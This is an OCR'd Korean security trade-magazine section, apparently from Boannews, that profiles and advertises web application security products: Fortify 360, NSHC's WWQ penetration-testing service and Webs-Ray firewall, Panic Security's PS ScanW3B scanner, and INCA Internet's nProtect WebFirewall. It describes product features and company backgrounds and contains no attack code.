포티파이 소프트웨어는 2003년에 창립한 애플리케이션 보안시장의 선두사이며 그간 전 세계 600여 곳의 고객을 확보하고 있고 최근 'Fortify 360'을 출시하여 전 세계 최초로 개발 라이프사이클의 전 분야에 걸쳐 적절한 솔루션을 국내 총판사인 인터비젠테크놀로지를 통해 공급 하고 있다. Fortify 360은 SCA(Source Code Analyzer), PTA(Program Trace Analyzer) 및 RTA(Real-Time Analyzer) 등 세 가지 모듈로 구성된다.

주요 모듈별 특징

● Fortify SCA

Fortify SCA는 소스코드 취약점 분석 도구이며 기업 애플리케이션 보안의 근본 문제인 소스코드의 취약점을 제거하는 솔루션이다. OWASP TOP 10을 포함하는 160 Category의 애플리케이션 취약점 범주를 지원하며, 특히 Java, Java Script, JSP, .NET, ASP, PHP, XML 등의 웹 애플리케이션 소스 및 C, C++, C#, PL/SQL, Cold Fusion 등의 소스 및 관련 라이브러리들의 취약점 점검을 지원한다. 또한 개발 초기 단계부터 개발 프로세스와 연동되어 개발자에 의해 보안 취약점에 대한 조기 발견 및 조치가 가능하도록 함으로써 궁극적으로 보안이 확보된 애플리케이션 개발을 가능하도록 한다.

● Fortify PTA

Fortify PTA는 애플리케이션에 대한 테스팅 도구이며 QA 혹은 애플리케이션 테스트 관점에서 운영중인 애플리케이션에 대한 테스트를 통해 취약한 애플리케이션을 발견해 내는 솔루션이다. 기존의 웹 스

캐닝 방식의 테스트와는 달리 애플리케이션 바이너리들에 대한 테스팅을 행하므로 오탐이 거의 없는 것이 특징이다.

● Fortify RTA

Fortify RTA는 전혀 새로운 방식의 애플리케이션에 대한 보안 모니터링 및 방어 도구로서 차기 애플리케이션 보안의 중요한 시장이 될 수 있는 분야이다. 이 제품은 애플리케이션 하드닝(hardening) 방식을 사용하며 테스팅 단계에서 운영환경으로 애플리케이션 바이너리를 배포하기 전에 취약한 애플리케이션 바이너리를 보안이 고려된 바이너리로 자동 컴파일 하여 운영 환경으로 이관하도록 하는 솔루션이다. 기존의 애플리케이션 방어 방식인 웹 방화벽이 애플리케이션의 성능저하, 혹은 룰 세팅의 한계가 있는 것에 비해 이 제품은 애플리케이션의 성능저하 요소가 거의 없는 것이 특징이며 미국에서는 네트웍 트래픽이 많은 금융권, e-commerce 분야에 적용되어 운영되고 있다. 국내 금융권 등에서 아직 웹 방화벽 도입이 거의 없는 상황에서 Fortify RTA는 또 다른 애플리케이션 방어 수단으로 사용될 것으로 보여진다.

또한 웹 애플리케이션의 내부에서부터 외부까지의 프로그램 로직을 감시한다. 그 결과 누가, 얼마나 자주 공격 시도를 하고 있고 어떠한 기술을 사용했는지 그리고 시스템 내부에서 발생하는 스택 정보까지도 다양한 방법을 통해 파악 할 수 있다. 보안팀과 운영팀은 SQL injection, cross-site scripting (XSS), invalid URL probing, HTTP response splitting을 비롯한 다양한 공격에 대한 방어 및 모니터링 체계를 구축하게 되며 코드레벨의 분석을 통해 정확하고 심도 있는 대응 방안을 갖추게 된다.

포티파이만의 차별점

Fortify 360은 개발 프로세스 전반에 걸친 토탈 솔루션을 제공하는 세계적인 차세대 솔루션이다.

특히 코드 분석의 경우 그간 국내외 다수의 고객을 통해 기술의 우수성이 입증되었고 웹 공

격 방어 및 모니터링 도구는 애플리케이션 하드닝 기술을 이용하여 기존 웹 방화벽의 고질적 문제인 웹 서버의 성능 저하 요소가 없다는 점과 애플리케이션 공격에 대한 별도의 룰 세팅이 필요 없다는 점에서 향후 웹 보안 시장의 새로운 기술로 대두될 것으로 보인다.

웹 공격 방어 도구는 현재 CC인증을 위한 작업을 하고 있으며 인증이 완료되면 본격적으로 국내 시장 형성이 될 것으로 판단된다. 또한 이 세 가지 솔루션들은 하나의 통합된 관리도구에 의해 운영되며 관리 도구를 통해 기업의 애플리케이션 보안 트랜드를 파악하고 나아가 ESM과 같은 통합 보안 관리 시스템과 연동 가능하다.

또한 비즈니스 소프트웨어로서 솔루션 공급뿐 아닌 애플리케이션 보안 서비스, 컨설팅, 프로세스 구축 방법론을 포함하는 BSA(Business Software Assurance)를 통해 기업 비즈니스 프로세스의 대부분을 차지하는 애플리케이션 자산에 가해지는 보안 위협에 대한 효율적인 대응방안을 제공한다.

COMPANY INTRODUCTION 인터비젠테크놀로지

인터비젠테크놀로지(오세관 대표)는 애플리케이션 보안 및 보안 컨설팅을 주력분야로 하여 2003년 7월에 설립되었으며 창업 초기부터 포스코, 대법원 등 다수의 보안 컨설팅 및 애플리케이션 보안 컨설팅을 수행해 왔다. 또 지난 2005년 5월부터는 애플리케이션 보안 솔루션 공급업체인 미국 포티파이 소프트웨어사와 국내 판매 계약을 맺고 미국 외의 시장에서는 최초로 국내에 공급하기 시작했다.

인터비젠테크놀로지는 특화된 서비스 및 솔루션을 가지고 그간 은행, 통신, 공공 등 30여 곳의 고객사를 확보했다. 포티파이 소프트웨어는 2003년에 창립한 애플리케이션 보안시장의 선두 기업이며 그간 전 세계 600여 곳의 고객을 확보하고 있고, 최근 'Fortify 360'을 출시하여 전 세계 최초로 개발 라이프사이클의 전 분야에 걸쳐 적용할 수 있는 유일의 솔루션을 공급하고 있다.

인터비젠테크놀로지는 개발 전반에 걸친 '개발 보안 프로세스 확립 및 개발 보안 체계 구축'을 타깃으로 하여 그간 솔루션뿐 아닌 컨설팅 및 서비스 공급에 심혈을 기울여 왔으며 그 결과로서 단순 '웹 보안 솔루션 공급' 사가 아닌 '프로세스' 공급사로서의 색깔을 확실히 했다. 특히 다수의 구축 경험을 바탕으로 업종별 고객에 맞는 애플리케이션 보안 구축 방법론을 가지고 고객의 필요사항을 리드하는 애플리케이션 보안 업계의 선두 주자임을 자부하고 있다.

주 사업분야는 애플리케이션 보안 컨설팅/서비스, 애플리케이션 보안 솔루션(Fortify Software), 공격자 관점의 모의 침투 테스트도구(Core Security) 공급 등이다.

www.interbizen.com 02-2191-5551

애플리케이션 보안
Fortify Software가 제공합니다

Fortify 360은 Software는 개발라이프사이클(SDL)의 보안 요소들을 모두 지원하는 유일한 솔루션입니다.

- Fortify SCA(Source Code Analyzer)
  - 소스코드 취약성 분석도구
  - Java, JSP, PHP, ASP, Java Script.NET, C, C++, C#, PL/SQL, Cold Fusion 및 관련 라이브러리 지원
  - OWASP Top 10을 포함하는 160개 취약점 범주
  - IDE Plug-in 지원,

- Fortify PTA(Program Trace Analyzer)
  - 애플리케이션 보안 테스팅
  - 내부 애플리케이션 관점의 테스팅으로 오탐 없음
  - Black Box 테스트와 연동

- Fortify RTA(Real-Time Analyzer)
  - 애플리케이션 방어 및 모니터링
  - 자동화된 바이너리 변경에 의한 공격 방어(하드닝 기법 사용)
  - 애플리케이션 성능 및 가용성 보장

- Fortify Manager
  - 웹 기반의 보안 관리
  - 애플리케이션 보안정책관리, 사용자관리, 리포트관리 등

interBizen Technology

FORTIFY®

공급사 : (주)인터비젠 테크놀로지 URL : www.interbizen.com
서울특별시 강남구 삼성동 157-8 LG 트윈텔 704 TEL : 02)2191-5551
영업문의 : sales@interbizen.com 기술문의 : support@interbizen.com

제조사 : Fortify Software URL : www.fortifysoftware.com

NSHC

웹 취약점 진단서비스

WWQ (Web Well-being Quotient)

NSHC가 도입한 새로운 개념의 차별화된 진단 서비스인 WWQ는 Web Well-being Quotient의 약자로 '웹건강지수'를 의미하며 해당 기업의 건강상태를 객관적으로 알아볼 수 있다. 취약성 진단이란 NSHC의 인가 받은 해킹 전담 컨설턴트가 내 · 외부 네트워크 상으로부터 진단 서버에 대해 실제 해커가 사용하는 해킹 도구와 기법 등을 사용하여 모의해킹(Penetration Test)을 통해 정보 시스템으로의 침투 가능성을 진단하는 서비스를 말한다.

이러한 취약성 진단 서비스는 대상 시스템의 정보보호 상태를 파악하여 어떠한 정보를 불법적으로 획득할 수 있는지, 내부 시스템에 어느 정도까지 침투할 수 있는지, 다른 각 진단 모듈에서 발견된 취약점들이 어떻게 해킹에 이용되는지를 점검하는데 목적이 있으며 불법 침입의 가능성이 발견된 경우, 취약한 부분에 대한 대응책 및 개선 방안을 마련하여 고객사의 보안사고를 미연에 방지하는 것을 그 목표로 하고 있다.

모의 해킹 통한 정보시스템 침투 가능성 진단

진단 항목으로는 기본적으로 OWASP에서 매년 발표하는 웹 취약점 Top 10과 국정원 발표 8대 웹 취약점을 기준으로 진단하고 시스템 취약점을 이용한 공격을 병행하여 수행한다. 자세한 세부 진단항목으로는 크로스 사이트 스크립팅, 인젝션 취약점, 악성 파일 실행, 불안전한 직접 객체 참조, 크로스사이트 요청 변조, 정보 유출 및 부적절한 오류처리, 취약한 인증 및 세션관리, 불안전한 암호화 저장, 불안전한 통신, URL 접속 제한 실패 등이 있으며 해당 취약점에 대한 샘플 동영상을 NSHC의 홈페이지에서 자체 제작하여 제공하고 있다. WWQ 진단 이후 최종 보고서에는 실제 해킹 과정을 촬

영한 해킹 동영상 보고서와 업계 평균 대비 웹 건강 지수를 제공하여 현재 해당 기업이 어떠한 수준에 있는지 한눈에 파악 가능하게 했고 각 취약성 별 대응책을 제시하고 각 취약성 별 설명과 캡쳐 이미지를 활용하여 해당 취약점에 대한 이해를 높일 수 있도록 제공하고 있다.

WWQ 진단을 통해 취약점을 조기에 발견하고 각 취약점에 대해 심각성을 분석하여 대응책을 마련하고 각 기업의 보안 수준을 끌어올려 국가적으로도 궁극적인 보안력 강화를 이룰 수 있도록 NSHC에서 앞장서서 이루어 나갈 계획이다.

웹 방화벽 Webs-Ray

▲ Webs-Ray

웹 애플리케이션 보안의 정의는 웹 사이트 보안, 웹 기반 그룹웨어 등 웹으로 운영되는 각종 경영정보 시스템에 대한 보안, 웹을 기반으로 하는 모든 웹 애플리케이션에 대한 보안, 웹으로 통신하는 80포트에 대한 보안, OSI 6계층 레벨과 7계층 레벨에 대한 보안, Http, Https 프로토콜을 기반으로 통신하는 데이터에 대한 보안 등을 말한다. Webs-Ray는 OWASP TOP 10대 취약점 방어와 국정원 8대 홈페이지 취약점 방어가 가능하다.

NSHC는 웹 방화벽이 기존 네트워크 방화벽의 틀을 벗어난 외부로 공개된 80포트에 의한 공격에 대비하는 웹 애플리케이션 전용 방화벽으로 고가의 장비를 구입하기 어려운 국내 중소기업을 대상으로 일정한 월 사용료 지급만으로 장비를 운영할 수 있게 해주는 사업인 웹 방화벽 임대 사업을 하고 있다.

웹 방화벽 임대 시 NSHC 만의 취약점 진단(웹 취약점 모의 해킹)을 지원해주며 점검 후에는 검출된 취약성 패턴을 웹 방화벽의 정책 설정 시에 적용하여 최상의 효과로 웹 방화벽을 운영 가능토록 하고 웹 방화벽 설치 후 무상으로 유지보수를 제공한다.

또 웹 방화벽 설치 후 도입에 그치는 것이 아니라 통합보안관제 서비스를 통해 365일 보안관제를 전담하게 되며 주간 및 월간 보고서 발송부터 침해 대응 시스템을 가동하여 만에 하나 장애 발생 시 신속한 대책을 마련한다. 임대 가격은 웹 트래픽 발생량에 따라 GW-1000, GW-2500, GW-3000 장비로 분

류되며 가격은 100만원 대부터 400만원 대까지 다양하다. 앞으로 웹 2.0 시대를 맞아 웹 방화벽 임대가 새로운 IT 트랜드가 될 것으로 전망하고 있다.

주요 기능과 특징

- White-URL 기술, 3단계 방어체제
- Real-Time 변조 감시 및 복구 기능
- 다양한 관리자 기능 및 웹 서버 별 정책기능
- 다양한 관리자 기능 및 웹 서버 별 정책기능
- 보안이 강화된 웹 서비스
- 주요 정보 유출 차단을 통한 안전한 사이트 실현
- 효율적이고 능동적인 관리 편의성 제공

COMPANY INTRODUCTION NSHC

NSHC(허영일 대표)는 지난 2003년 20대 초반의 5명의 젊은 해커들로 시작된 네트워크 보안 전문기업이다. 2001년에 시작하여 언더그라운드 해커 문화를 지향하였던 NSHC 커뮤니티에서 비전이 같은 몇 명이 뜻을 모아 정보보안 회사로 발전하게 됐다.

이와 같이 보안 전문 회사로 시작해 지금까지 보안 및 서버 관리를 중점적으로 해왔으며 통합서버보안관제(ESPM), 보안 컨설팅, 보안 솔루션으로 사업 분야를 확대해 관제 · 컨설팅 · 솔루션 등 3박자를 고루 갖춘 보안 전문 기업으로 성장했다.

허영일 대표는 20대 초반 언더그라운드 해커 출신으로 허 대표를 포함 5명의 젊은 해커로 구성되어 NSHC를 창립했다. 현재는 WWQ(Web Well-being Quotient, 웹 건강 지수)진단 사업과 웹 애플리케이션 방화벽 임대사업을 활발히 진행 중이다.

전체 임직원 수는 14명으로 보안컨설팅팀, 경영지원팀, 마케팅팀, 미디어사업팀, IT개발팀으로 구성되어 있다. 아직은 소수 인원이지만 보안 분야에서 6년간 사업을 진행해온 국내 초창기 보안기업으로 본사는 경기도 군포시에 있고 관제센터는 경기도 성남시 분당, 해외지사는 싱가폴에 자리를 잡고 있다.

보유 솔루션으로는 체계적인 백업 솔루션인 Cyrene SNTP와 타원곡선암호연산 모듈인 Cytrop, 보안관제 프로그램 SecuMon, 개인정보 노출진단 전문 솔루션인 SecuObserver가 있으며 CyBox 라는 파일 암 · 복호화 프로그램은 현재 홈페이지를 통해 무료로 배포중이다.

www.nshc.net 031-458-6458

NSHC Research

WWQ Web Wellbeing Quotient

건강한 인터넷을 열어가는 "웹 건강지수 진단"

국내 해킹 피해 속출!

옥션 해킹피해자 천만명 넘어... 배상액은 얼마나?

Daum 고객센터 정보 7000여건 유출

미래에셋 그룹 홈페이지 해킹당해

LG텔레콤 가입자 정보노출... 파장 일파만파

그 다음은?.....

NSHC WWQ 서비스 출시

*NSHC에서 최초로 도입한 새로운 개념의 홈페이지 건강 진단 서비스입니다.

당신의 웹건강지수는 몇점입니까?

신청고객 특별 혜택

'국정원 발표 웹 사이트 8대 취약성'에 준하는

취약점이 없는 경우에 한해 무료진단 Event!

★ WWQ(웹건강진단) 가격기준

- Slim(슬림) : ~~40만원~~ ➡ **30만원**
- Basic(베이직) : ~~100만원~~ ➡ **80만원**
- Premium(프리미엄) : 별도견적

언더그라운드 출신 해커진과
최신 해킹기법에 의해
파격적인 가격으로
진단해 드립니다.

문의전화 080-010-0303

NSHC Research 경기도 군포시 당정동 47블럭 1롯트 동화빌딩 2층 **WWQ 담당자** 황지희 주임 031-458-6457 jhhwang@nshc.net

패닉
시큐리티

웹 애플리케이션 취약점 자동화 점검 도구

웹 스캐너 PS ScanW3B


웹 스캐너 PS ScanW3B

웹스캐너 PS ScanW3B는 웹 애플리케이션 취약점 자동화 점검 도구로써 웹 애플리케이션 개발에 따른 보안 취약점 요소를 자동으로 점검하여 크래커로부터 기업의 자산을 지켜준다.

최근의 네트워크 해킹은 시스템과 네트워크의 취약점을 이용한 공격보다는 웹 애플리케이션 공격에 집중되고 있다. 미국 가트너 자료에 의하면 최근 컴퓨터 침해사고의 75% 이상이 웹 취약점을 이용한 공격이라고 한다. 이것은 많은 웹 애플리케이션들이 보안성 검토의 미흡으로 인해 보안에 취약한 형태로 개발되고 있기 때문이다.

따라서 이것이 현재의 정보보호 솔루션(Firewall, IDS/IPS)을 우회한 웹 해킹방법이 급부상하고 있는 원인이 되며 개방적 웹 서비스의 특성상 웹 취약점을 이용한 침해사고의 경우, 사고의 흔적이 거의 남지 않아 웹 취약점에 대한 대응과 분석이 쉽지 않다.

패닉시큐리티의 웹 스캐너 'PS ScanW3B'로 수작업 진단으로 인한 오류와 시간 및 비용을 절약할 수 있으며 웹 애플리케이션 개발에 따른 보안 취약점 요소의 자동화된 감사를 수행할 수 있으므로 보다 쉽



▲ 패닉시큐리티_ScanW3B

게 웹 보안성을 강화할 수 있다.

PS ScanW3B은 공인 인증서 로그인, 싱글 사인온(Single Sign-On), 생체 인증 등 다양한 형태의 인증을 필요로 하는 웹 사이트에 대해서도 점검을 폭넓게 지원하고 있으며 제품을 도입하는 고객사의 웹 환경에 따라 제품의 커스터마이징을 발 빠르게 지원하고 있다.

안전한 웹 보안 대책의 수립에서 가장 중요한 것은 '웹 보안 프로그래밍' 이라고 할 수 있다. 그러나 안전하게 설계된 프레임워크과 보안 지침을 모두 적용한 경우에도 지속적으로 발전하는 공격 기법에 대해 항상 안전할 수 없다. 안전한 웹 보안을 위해 대책으로는 웹 방화벽과 웹 취약점 점검 도구의 도입, 2가지 방안이 있지만 근본적인 취약점을 없애는 방법으로는 웹스캐너 PS ScanW3B가 그 해답이 될 수 있다.

웹 스캐너 PS ScanW3B C/S

이 제품은 웹 스캐너 PS ScanW3B 제품의 클라이언트/서버 형태이다. 즉, 중앙의 취약점 점검 서버에 여러 웹 관리자가 접속해서 점검 수행을 등록하는 형태로 웹 서버의 수가 많고 각각의 웹 서버 관리자가 틀린 경우에 적합한 구성이다. 공과대, 인문대, 자연대 등, 단과 별로 혹은 연구실 별로 웹 서버가 독립적으로 있고 따로 관리가 되는 서울대학교의 경우 700~800여대의 웹 서버가 존재하는 경우가 대표적인 예다.

강력한 취약점 점검 기능을 통해 개발부서 또는 다수의 보안 담당자를 통하여 반복적인 점검 작업을 수행하는 데에 최적의 환경을 제공한다. 이 시스템은 점검서버를 통해 점검을 대행하므로 점검을 진행하면서 담당자 PC에서 다른 작업을 수행할 수 있으며 PC를 꺼놓고 퇴근할 수도 있다. 관리자는 사용자별 웹 서버에 대한 점검 권한을 중앙에서 통제하고 점검 내역을 관리할 수 있기 때문에 보안 관리자의 업무 부담을 경감시킬 수 있다.

패닉시큐리티의 차별성과 경쟁력

이 제품은 한국정보보호진흥원(KISA)에서 다양한 사이트 점검에 사용하고 있으며 2006년 9월 국가정보원의 보안 적합성 검토를 얻었다. 또한 점검 결과에 대해 모의테스트를 할 수 있는 전문가용 공격 도구들을 함께 제공해 자동 점검을 통한 결과 이상의 구체적인 취약점 내용을 확인할 수 있다.

웹 취약점 점검은 사이트 내의 모든 링크를 자동으로 따라 가면서 웹 페이지의 URL을 추출하는 것으

로 시작하기 때문에 안정적인 URL 수집 기능을 반드시 갖추어야 모든 웹 애플리케이션에 대해 취약점을 빠짐없이 점검할 수 있다. 이를 위해서는 브라우저에서 실행되는 Java Script 및 Flash의 실행을 얼마나 더 많이 자동화시켜서 동적 URL을 추출할 수 있는지가 관건이다. PS ScanW3B는 Java Script 엔진과 Flash 엔진을 내부 탑재해 충실하게 이를 지원하고 있다. 여러 곳의 비교평가 테스트에서 많은 자바스크립트와 화려한 Flash 화면이 있는 경우, 국내외의 타사 제품은 비정상 종료가 일어나서 제대로 점검이 이루어지지 못해 그 우월성을 인정받은 바 있다. COM+ 연동으로 웹 사이트에 포함하는 ActiveX를 지원하기 때문에 국내의 독특한 PKI 환경에서도 강력한 점검이 가능하다.

이를 통해 공인인증서 로그인을 통해 접근할 수 있는 웹 애플리케이션 및 블록 암호화 구간에 대한 정보 추출을 통해 국내외 다른 제품이 점검하지 못하는 영역까지 점검할 수 있다. 현재 XecureWeb(소프트포럼 PKI), IniSafeWeb(이니텍 PKI), BankTowk(뱅크타운 PKI), CssWeb(STI Security USB키 인증), UniSSO(삼성SDS의 SSO) 등 다양한 ActiveX를 지원하고 있다. 또한 웹 사이트에 포함되어 배포되는 ActiveX의 리스트를 추출하는 기능이 있으며 이는 ActiveX로 인한 사용자 PC의 침해사고 점검에 기초가 된다.

COMPANY INTRODUCTION 패닉시큐리티

지난 2004년 5월 설립된 패닉시큐리티(신용재 대표)는 구성원 대부분이 정보보호전문업체(정통부 지정) 재직 경험이 풍부하고 언더그라운드 해커 출신이다. 패닉시큐리티라는 동호회에서 2004년 5월 대법원의 인터넷을 통한 등기부등본 발급 시스템의 취약점 분석을 수주하면서 법인을 설립하게 됐다. 이 기업의 보유기술은 모의해킹, 취약점 분석, Exploit 코드 설계, 무선보안 기술 등이다. 특별한 점은 앞서도 언급했지만 구성원 전체가 해커 출신이며 최고 수준의 기술적 취약점 분석 능력을 보유하고 있다는 것이다.

이를 바탕으로 패닉시큐리티는 모의해킹을 중심으로 정보보호 컨설팅과 웹 애플리케이션 취약점 분석 서비스를 제공하는 전문 업체로 성장했다. 이 회사는 특히 지난 2004년 웹 애플리케이션 취약점 점검 도구 PS ScanW3B를 개발, 상용화에 성공했으며 2005년에는 벤처기업 확인, 웹 스캐너 제품의 국가정보원 보안 적합성 검증을 받았다.

또 지난 2007년에는 인터넷 뱅킹의 메모리 해킹 취약점을 최초로 소개 및 시연했으며 각 은행 및 금융보안연구소, 금융결제원에서 이를 발표하기도 했다. 아울러 올해 국제해킹대회인 DEFCON 온라인 예선에서 국내 1위로 통과해 전 세계 7개 팀이 겨루는 미국 라스베가스에서 개최되는 본선 대회에 참가할 예정이다.

www.panicsecurity.com 02-2027-2890

www.panicsecurity.com

국내 최초 웹취약점 점검 솔루션
웹스캐너 **PS ScanW3B**(스캔웹)

웹 보안을 위한 최선의 대책은 취약점을 찾아서 수정하는 것입니다!

웹스캐너의 필요성

- ☐ 웹사이트 내의 수많은 URL을 수동점검하는 것은 불가능
- ☐ 사이트 개발 시 기능이나 디자인 외에 보안 위험성 사전 검토 필요
- ☐ 수시로 수정되고 추가되는 웹페이지의 주기적인 보안성 검토
- ☐ 취약한 소스코드를 수정하여 근본적인 해결책 수립


웹스캐너 선택 고려사항

안정성(최다 공급 실적)
- 금융, 통신, 제조, 공공, 포털, 게임 등 여러 형태의 홈페이지 점검 도구로 공급되어 풍부한 필드테스트를 거친 제품이어야 한다.
- 웹스캐너는 제품 성격상 공급 전에는 테스트할 수 없음

기능성
- 개발자들에게 현실적인 보안가이드를 제공
- 점검 리포트는 곧바로 취약점 제거에 활용될 수 있어야 한다.
- 국내 최고 해커그룹에 의해 개발됨

확장성
- 빠르게 발전하는 웹 환경에 맞도록 점검 과정이 업데이트되어야 한다.
- ActiveX와 같은 국내 현실에 맞게 개발되어야 한다.

기 타
- 국가정보원 보안성 검토필
- 조달 등록 제품 (나라장터)
- 다양한 웹방화벽 룰 설정 실적



PANIC SECURITY

(주)패닉시큐리티 서울특별시 금천구 가산동 680 우림라이온스밸리2차 612
제품문의 Tel. 02-2027-2890 Email : service@panicsecurity.com

잉카
인터넷

웹 애플리케이션 침입차단 및 개인정보보호 솔루션

nProtect WebFirewall

nProtect WebFirewall은 웹 애플리케이션 침입차단 및 개인정보보호를 위한 웹방화벽 솔루션으로 웹 애플리케이션의 취약성 및 웹의 개방적 속성상 항상 해커의 공격과 위협에 노출되는 문제를 효과적으로 원천 차단할 수 있다. 특히 악의적인 해킹 시도 및 웹을 통한 손쉬운 접근을 통해 의도하지 않았던 중요 정보가 노출되는 위험 등을 원천 차단 할 수 있어 방화벽(N/F), 침입탐지시스템(IDS), 침입방지시스템(IPS) 등 기존의 네트워크 기반의 보안 솔루션으로는 방어에 한계가 있는 HTTP/HTTPS 기타 웹 서비스 프로토콜 등에 대한 웹 해킹 공격을 차단 할 수 있는 국내 CC인증(EAL4)을 획득한 어플아이언스 기반의 웹 애플리케이션 방화벽이다.

주요 기능

● 학습모드에서의 룰 구축 및 실시간 침입 차단

정상적인 요청은 허용하고 서비스거부공격 (DoS)및 웜에 의한 공격과 사전 설정된 이상 접근 룰 및 각종 변조 및 접근 권한을 확인 · 차단한다.

● 방어모드에서의 실시간 침입 차단

정상적인 요청과 학습된 규칙은 허용하고 서비스거부공격 (DoS)및 웜에 의한 공격을 차단한다. 또 생성한 규칙을 적용해 사전 설정된 이상 접근 규칙을 확인하고 각종 변조 및 접근 권한을 확인해서 차단한다.

● 웹 계정 및 컨텐츠 보안

내부 및 외부 공격자로부터 개인 정보(주민등록번호 · 신용카드 번호) 유출 방지, 변조된 페이지 전송

▲ 웹 방화벽 nProtect WebFirewall

방지, 서버정보 전송 방지, Cookie 도용 및 위조 방지, Hidden Form 조작 방지, 불법 자료 전송 방지, 불법 Script 업로드 방지, 불법 CGI 수행 방지 등을 제공한다.

● 관리기능

인터넷 접속을 통해 https 기반의 'WEB Manager'에 접속하여 학습, 룰 적용 등의 환경 설정에서부터 실시간 모니터링까지 모든 것을 관리하고 제어하고 SSH 접속을 통한 CLI를 통해 WEB Manager와 동일한 관리 기능을 제공한다. 또한 웹 서비스의 관리자 페이지들에 대한 별도의 ACL(Access Control List) 룰 적용을 통한 보안 강화 기능을 제공하며 ACL을 통한 접근 IP 및 포트를 제어한다.

● 개인정보 유출방지 기능

개인정보보호는 Content내 문자열과 첨부파일의 문자열에 대해 필터링 기능을 수행한다. 개인정보 보호기능으로는 신용카드번호 보호, 주민등록번호 보호, 게시물 등록시 사전 차단 기능을 통한 게시물 관리 기능 등을 제공한다. 또 게시된 컨텐트에 대한 사후 관리를 통해 등록된 게시물이라고 하더라도 개인 정보에 대한 보호 정책을 마련하고 게시글 등록자에게 경고 알림문을 통해 게시판의 보안정책 위반 사항을 통보한다. 아울러 관리자에게 SMTP, SMS 서비스를 통한 실시간 모니터링을 지원한다.

웹 애플리케이션 취약점 스캐너 nProtect WebScan

nProtect WebScan은 실제 해킹이 일어나는 경로에서 국내 웹 환경에 맞춰진 자동 검색 및 점검을 수행하고 취약점 탐지 오류에 대한 확인 및 실제 해킹을 시도할 수 있는 각종 툴을 제공 하며 발견된 취약점에 대한 자세한 설명 및 해결 방안 제시함으로써 보다 빠르고 정확한 취약점 패치가 가능하다. 웹스캔

은 일반적인 공격 접속 경로인 인터넷을 통해서 점검이 가능하며 내부에서 직접 웹 서버에 접속하여 테스트 서버와 같은 서버를 개발 단계에서도 취약점 점검을 할 수 있다.

웹 취약점 점검을 통해 나오는 해결방안이 포함된 상세 보고서는 소스코드의 수정하기 위해 참고하게 되며 점검 결과의 요약 보고서 및 비교 보고서, 통계 보고서는 웹방화벽 보안 정책 설정을 위한 데이터로 사용하게 된다.

▲ 웹 스캐너 nProtect WebFirewall

COMPANY INTRODUCTION 잉카인터넷

인터넷이 기반이 되는 정보화 시대, 정보는 이 시대를 살고 있는 우리의 생활 자체라고 볼 수 있다. 정보화 시대의 소중한 자산인 정보, 가치 있고 중요한 것일수록 더욱 안전하게 다루어져야 한다. 잉카인터넷은 인터넷을 통한 정보자원 침해 사고에 대해 가장 효과적인 대응책을 제공한다.

잉카인터넷(주영흠 대표)은 2000년 1월 PC보안 소프트웨어 개발회사로 출발, 2006년까지 회계기준으로 4년 연속 흑자경영을 실현, 2007년 국내 정보보호업체로서는 유일하게 세계적 회계컨설팅회사인 딜로이트 글로벌의 "아시아 고성장기업 500(Deloitte Technology Fast500 Asia Pacific 2007)"에 선정되는 등 세계시장에서도 인정받는 특화된 솔루션을 제공하고 있다.

특히 정보보호분야에서 그 중요성이 급속도로 부각되고 있는 End Point 영역의 정보보안 솔루션 사업에 주력하고 있으며 생활보안이 강화되는 유비쿼터스 환경에서 어렵고 불편하고 허술한 사후약방문식이 아닌 쉽고, 편하고, 안전한 환경을 제공하는 사업을 영위하고 있다.

주요 사업 분야는 인터넷 비즈니스 및 온라인 게임업체들을 상대로 한 온라인 PC보안 서비스, 게임보안 솔루션, 기업내부 네트워크에 적용되는 통합 PC보안 솔루션 사업 및 일반 네티즌을 상대로 한 온라인 B2C사업 등이다.

또한 클라이언트 PC 시스템용 정보 보안 서비스를 실시간으로 가능하게 하는 신개념 SaaS(Software as a service) 보안 서비스 'nProtect Netizen'을 세계 최초로 출시, 글로벌 특허기술을 획득했으며 국내 및 일본 등을 중심으로 금융권 및 전자상거래시장의 온라인 PC보안서비스 분야를 리딩하는 독창적인 기술력을 가진 강소기업으로 성장하고 있다. 잉카인터넷은 창업 이래 '개인정보보호'를 위한 세계적 수준의 기술력을 꾸준히 확보해 오고 있고 국내 및 일본 등지에 정보보호 침해 대응센터를 설립하여 연중무휴로 운영하고 있다.

www.inca.co.kr 02-6220-8000

nProtect
The Global Security Solution

국가정보원 CC인증 EAL4 획득

nProtect WebFirewall

웹해킹이 고민이십니까?
잉카인터넷이 가장 안전한 솔루션을 제안합니다.

편리한
관리환경

주민번호/카드번호
유출 방지

SQL인젝션
공격 대응

- 국가정보원 CC인증 획득 제품(EAL4)
- 주소별 암호화된 쿠키 차단
- 관리자별 설정 가능, 상세 설정 가능
- 암호의 유효성 점검(암호 길이, 조합 방법 등..)
- 개인정보 유출 차단(주민등록번호, 카드번호)
- 금칙어 차단
- GS인증 받은 웹스캐너 연동 가능

INCA
I.n.t.e.r.n.e.t

(주)잉카인터넷 (구매/판매 문의)
서울시 구로구 구로3동 235-2 에이스하이엔드타워 12층
http://www.nprotect.com | http://www.inca.co.kr
판매문의 : 02-6220-8183 (8180)

안전한 세상을 위한 뉴스
보안뉴스

안전한 세상을 위한 모든 정보,
보안뉴스에 있습니다!

· 안전하고 편리한 **네트워크 환경**을 위한 최신 정보
· 해킹 및 바이러스/악성코드 감염에 관한 **긴급 경보**
· **기업 경영**과 **산업 보안**을 위한 해결방안과 예방책
· **개인**의 안전과 정보보호를 위한 노하우 및 관련 정보
· **해외** IT 동향 및 경제 · 사회적 이슈에 관한 최신 정보

주소(D) www.boannews.com 이동

보안뉴스 | (121-600) 서울 마포우체국 사서함 2호 Tel. (02) 719-6931 Fax. (02) 715-8245 E-mail. info@boannews.com www.boannews.com

Chapter 3

Knowhow

웹 보안 전문가 노하우 훔쳐보기

Expert's Know-how

최신 해킹 공격 동향
적절한 보안대책 마련해야

